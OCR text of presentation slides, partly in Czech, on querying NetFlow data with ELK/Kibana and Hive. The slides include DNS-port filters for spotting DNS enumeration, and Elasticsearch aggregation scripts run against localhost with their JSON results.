
PF6

ALL EVENTS

0 to 100 of 500 available for paging

@timestamp	ts	td	ipkt	ibyt	sa	da	sp	dp	pr	flg	in	pf	sa6	da6	sg.cc	dg.cc
2014-10-01T22:45:00.000+02:00	2014-10-01 22:38:06+0200	298.328	1219641	1846931400	[redacted]	[redacted]	55557	47426	TCP	.AP.S.	0	4			DE	CZ
2014-10-01T22:38:00.000+02:00	2014-10-01 22:34:13+0200	159.789	1023456	1544352586	[redacted]	[redacted]	55557	47237	TCP	.AP.S.	0	4			DE	CZ

dns enum -- kde je wally ?



time must ●
field : @timestamp
from : now-6h
to : now

time must ●
field : @timestamp
from : "2014-10-01T20:22:31.961Z"
to : "2014-10-01T23:51:09.818Z"

terms mustNot ●
field : dp
value : 5355

terms mustNot ●
field : dp
value : 67

terms mustNot ●
field : dp
value : 68

terms mustNot ●
field : dp
value : 137

terms mustNot ●
field : dp
value : 138

terms either ●
field : dp
value : 53

field either ●
field : sp
query : "53"

EVENTS OVER TIME (FLOWS)

View ▸ | Zoom Out | ● _type:"nz" (1635) count per 1m | (1635 hits)

PACKETS

View ▸ | Zoom Out | ● _type:"nz" (1635) ipkt total per 1m | (1635 hits)

BYTES

View ▸ | Zoom Out | ● _type:"nz" (1635) ibyt total per 1m | (1635 hits)

TOP DST PORTS

● 53 (806) ● 60592 (2) ● 60195 (2) ● 60037 (2) ● 59337 (2) ● 48305 (2)
● 48277 (2) ● 60986 (1) ● 60948 (1) ● 60938 (1)

TOP SRC PORTS

● 53 (829) ● 60592 (2) ● 60037 (2) ● 60986 (1) ● 60948 (1) ● 60938 (1)
● 60872 (1) ● 60860 (1) ● 60841 (1) ● 60826 (1)

TOP PR

● UDP (1635) ● Other values (0)

TOP SOURCES4

● [redacted] (815) ● [redacted] (464) ● [redacted] (335)
● [redacted] (14) ● [redacted] (6) ● [redacted] (1)

TOP DESTINATIONS4

● [redacted] (791) ● [redacted] (459) ● [redacted] (335)
● [redacted] (11) ● [redacted] (8) ● [redacted] (6) ● [redacted] (6)
● [redacted] (6)

SA GEO (SG)

DA GEO (DG)

PF6


ALL EVENTS

0 to 100 of 500 available for paging

@timestamp	ts	td	ipkt	ibyt	sa	da	sp	dp	pr	flg	in	pf	sa6	da6	sg.cc	dg.cc
2014-10-02T01:51:00.000+02:00	2014-10-02 01:46:30+0200	0.001	1	72	[redacted]	[redacted]	47443	53	UDP	......	0	4			CZ	CZ
2014-10-02T01:51:00.000+02:00	2014-10-02 01:46:30+0200	0.001	1	227	[redacted]	[redacted]	53	47443	UDP	......	0	4			CZ	CZ
2014-10-02T01:51:00.000+02:00	2014-10-02 01:46:26+0200	0.001	1	64	[redacted]	[redacted]	35161	53	UDP	......	0	4			CZ	CZ
2014-10-02T01:51:00.000+02:00	2014-10-02 01:46:26+0200	0.001	1	175	[redacted]	[redacted]	53	35161	UDP	......	0	4			CZ	CZ

ELK nz basic queries

některé dotazy lze realizovat panely (histogram, stats, table, …)



EVENTS OVER TIME

● _type:"nz" (4223) ● _type:"nz" AND dp:53 (190) ● _type:"nz" AND dp:53 AND pr:"TCP" (0) ● _type:"nz" AND (dp:1234 OR dp:1235) (2) count per 30s | (4415 hits)

BASIC QUERIES

```
## HIVE:
bq 1 -- hive> SELECT COUNT(*) FROM flowdata;
bq 2 -- hive> SELECT count(*), sum(a.ipkt), sum(a.ibyt) FROM flowdata a;
bq 3 -- hive> SELECT count(*) FROM flowdata a WHERE a.dp = 53;
bq 4 -- hive> SELECT ts, pr, sa, da, sp, dp, ipkt, ibyt FROM flowdata WHERE dp = 53 AND pr = "TCP";
bq 5 -- netflow/bin/elk_basicquery4.sh -- hive> SELECT sa, sum(ipkt), sum(ibyt) as bytes, count(*) FROM flowdata WHERE pr = "TCP" GROUP BY sa ORDER BY bytes;
bq 6 -- netflow/bin/elk_basicquery6.sh -- hive> SELECT pr, sa, da, sp, dp, sum(ipkt), sum(ibyt), count(*) FROM flowdata GROUP BY pr, sa, da, sp, dp;
```

BQ1, BQ3

4,223

Query	Value
● _type:"nz"	4,223
● _type:"nz" AND dp:53	190
● _type:"nz" AND dp:53 AND pr:"TCP"	0
● _type:"nz" AND (dp:1234 OR dp:1235)	2

BQ2 - SUM(IPKT)

119,667

Query	Value
● _type:"nz"	119,667
● _type:"nz" AND dp:53	190
● _type:"nz" AND dp:53 AND pr:"TCP"	0
● _type:"nz" AND (dp:1234 OR dp:1235)	2

BQ2 - SUM(IBYT)

131.63MB

Query	Value
● _type:"nz"	131.63MB
● _type:"nz" AND dp:53	12.74KB
● _type:"nz" AND dp:53 AND pr:"TCP"	0.00
● _type:"nz" AND (dp:1234 OR dp:1235)	88.00B

BQ4

0 to 0 of 0 available for paging

ts	pr	sa	da	sp	dp	ipkt	ibyt

0 to 0 of 0 available for paging


SELECT TS, PR, SA, DA, SP, DP, IPKT, IBYT FROM FLOWDATA WHERE DP = 1234

0 to 2 of 2 available for paging


ts	pr	sa	da
2014-10-02 01:04:56+0200	TCP	[redacted]	[redacted]
2014-10-02 01:04:57+0200	TCP	[redacted]	[redacted]

ELK aggregace 1

select sa, sum(ipkt), sum(ibyt), count(*) from flowdata
where pr=”TCP” GROUP by sa ODER BY bytes;




```
#!/bin/sh

INDEX="logstash-$(date -u +%Y.%m.%d)"

# this shows ammount of TCP traffic from given/top source addresses
# bq 5 -- netflow/bin/elk_basicquery4.sh --
# hive> SELECT sa, sum(ipkt), sum(ibyt) as bytes, count(*) FROM flowdata WHERE pr = "TCP" GROUP BY sa ORDER
curl -XPOST "localhost:39200/${INDEX}/_search?pretty" -d '
{
        "query": { "query_string": { "query": "_type:\"nz\" AND pr:\"TCP\"" } },
        "size": 0,
        "aggs": {
                "group_by_sa": {
                        "terms": {
                                "field": "sa",
                                size: 5,
                                "order": { "sum_ibyt": "desc" }
                        },
                        "aggs": {
                                "sum_ibyt": { "sum": { "field": "ibyt" } },
                                "sum_ipkt": { "sum": { "field": "ipkt" } }
                        }
                }
        }
}'
```



```
{
    "took": 3,
    "timed_out": false,
    "_shards": {
        "total": 8,
        "successful": 8,
        "failed": 0
    },
    "hits": {
        "total": 9245,
        "max_score": 0,
        "hits": [ ]
    },
    "aggregations": {
        "group_by_sa": {
            "buckets": [
                {
                    "key": [redacted]2825,
                    "key_as_string": "[redacted].233",
                    "doc_count": 3255,
                    "sum_ibyt": {
                        "value": 14160034
                    },
                    "sum_ipkt": {
                        "value": 25679
                    }
                },
                {
                    "key": [redacted]94,
                    "key_as_string": "[redacted].130",
                    "doc_count": 2,
                    "sum_ibyt": {
                        "value": 9623605
                    },
                    "sum_ipkt": {
                        "value": 853
                    }
                },
                {
                    "key": [redacted]17,
                    "key_as_string": "[redacted].225",
                    "doc_count": 2145,
```


ELK aggregace 2

Agregační penalta vs předpočítávání (group by a,b,c,d,e prostě neco stojí …)




```
# hive> SELECT pr, sa, da, sp, dp, sum(ipkt), sum(ibyt), count(*) FROM flowdata GROUP BY pr, sa, da, sp, dp
curl -XPOST "localhost:39200/${INDEX}/_search?pretty" -d '
{
        "query": { "query_string": { "query": "_type:\"nz\"" } },
        "size": 0,
        "aggs": {
                "group_by_pr": {
                        "terms": { "field": "pr", size: 0 },
                        "aggs": {
                                "group_by_sa": {
                                        "terms": { "field": "sa", size: 0 },
                                        "aggs": {
                                                "group_by_sp": {
                                                        "terms": { "field": "sp", size: 0 },
                                                        "aggs": {
                                                                "group_by_dp": {
                                                                        "terms": { "field": "dp", size: 0 },
                                                                        "aggs": {
                                                                                "sum_ibyt": { "sum": { "field": "ibyt" }},
                                                                                "sum_ipkt": { "sum": { "field": "ipkt" }}
                                                                        }
                                                                }
                                                        }
                                                }
                                        }
                                }
                        }
                }
        }
}'
```

ELK aggregace 3 extended stats

